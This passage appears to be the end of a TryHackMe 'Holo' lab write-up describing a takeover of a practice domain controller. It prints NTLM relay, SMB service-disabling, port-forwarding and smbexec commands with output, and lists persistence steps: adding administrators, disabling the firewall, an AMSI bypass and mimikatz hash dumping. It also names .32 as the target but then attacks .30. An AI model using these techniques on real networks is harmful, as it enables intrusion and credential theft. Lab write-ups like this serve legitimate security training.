
That's this section done, let's move onto the final stage to really pwn this domain

There are 2 hosts left on the network, we have:

- 10.200.107.30
 - 10.200.107.32

Navigating to \\10.200.107.32 in a Windows Explorer brings back the error message:

Windows cannot access \\10.200.107.32



This must be our target. To get this, we can use ping -a which will resolve the hostname of an IP address. We could also use crackmapexec on our kali box, an nmap scan or loads of other methods.

```
C:\Users\mactavish>ping -a 10.200.107.30
```

Pinging DC-SRV01 [10.200.107.30] with 32 bytes of data:

```
Reply from 10.200.107.30: bytes=32 time=1ms TTL=128
```

```
Reply from 10.200.107.30: bytes=32 time=1ms TTL=128
```

Reply from 10.200.107.30: bytes=32 time<1ms TTL=128

Reply from 10.200.107.30: bytes=32 time<1ms TTL=128

Ping statistics for 10.200.107.30:

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),

Approximate round trip times in milli-seconds:

Minimum = 0ms, Maximum = 1ms, Average = 0ms

We have now discovered DC-SRV01.

We decided to attack on DC-SRV01 domain server - 10.200.107.30 using NTLM relay attack, for this we use the popular Impacket - ntlmrelayx:

```
sudo python3 ntlmrelayx.py -t smb://10.200.107.30 -smb2support -socks
```

In order for ntlm relay attack to function, we have to perform below action on the system that we have access to which is 10.200.107.35 - that is also accessible to 10.200.107.30:

Execute command below to stop the SMB services on 10.200.107.35, that allow us to intercept and relay the smb session from our attacker machine.

```
sc stop netlogon
```

```
sc stop lanmanserver
```

```
sc config lanmanserver start= disabled
```

```
sc stop lanmanworkstation
```

```
sc config lanmanworkstation start= disabled
```

```
C:\> Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\babbadeckl>sc stop netlogon

SERVICE_NAME: netlogon
    TYPE               : 20  WIN32_SHARE_PROCESS
    STATE              : 3   STOP_PENDING
                           (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x1
    WAIT_HINT         : 0xea60

C:\Users\babbadeckl>sc stop lanmanserver

SERVICE_NAME: lanmanserver
    TYPE               : 20  WIN32_SHARE_PROCESS
    STATE              : 3   STOP_PENDING
                           (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x4e20

C:\Users\babbadeckl>sc config lanmanserver start= disabled
[SC] ChangeServiceConfig SUCCESS

C:\Users\babbadeckl>sc stop lanmanworkstation
[SC] ControlService FAILED 1051:

A stop control has been sent to a service that other running services are dependent on.

C:\Users\babbadeckl>sc config lanmanworkstation start= disabled
[SC] ChangeServiceConfig SUCCESS

C:\Users\babbadeckl>shutdown -r
```

Once done, we execute the following command shutdown /r /t 0 to restart 10.200.107.35

We can perform nmap scanning to ensure the smb service is not running with nmap -p 445 10.200.107.35

On our attacker machine, once 10.200.107.35 is up and meterpreter session will be connected and execute command below to forward smb traffic from 10.200.107.35 back to our attacker machine.

```
portfwd add -R -L 0.0.0.0 -I 445 -p 445
```

To use smbexec with proxychain, we have added below line into /etc/proxychain.conf on our attacker machine (we have install proxychain prior using sudo apt install -y proxychains command on our attacker machine).

socks4 127.0.0.1 1080

Once ready, we execute the following command, it will launch shell access on 10.200.107.30


sudo proxychains python3 ./smbexec.py -no-pass HOLOLIVE/SRV-ADMIN@10.200.107.30 -shell-type cmd

And we perform the same technique to gain persistent access to the system that was done on 10.200.107.31

- create user and add user to local administrator group
- add "watamet" to local administrator group
- turn off windows firewall for all profile
- add "Everyone" into "Remote Desktop Users"
- bypass Windows AMSI
- upload mimikatz and dump all the available hashes such as NTLM (alternatively we can execute run post/windows/gather/hashdump in meterpreter to dump hashes as well)

Then we start enumerate the system and found root.txt on C:\Users\Administrator\Desktop

With this, we have own the entire Holo corporate network and Holo domain controller.



Side note, we can try to use msfc and add ssh keys to ssh into accounts to get shells in various locations but I have opted for a bit complex approach. Also I have not shared any flags because my target was to own the machine. But you can get the flags on your way.

Thank you for reading my blog

MacTavish6699

6714

Rank

was awarded a badge

1337

Level



HoloLive

Hacking HoloLive by exploiting and pivoting through a network

Come learn all things security at [TryHackMe](#)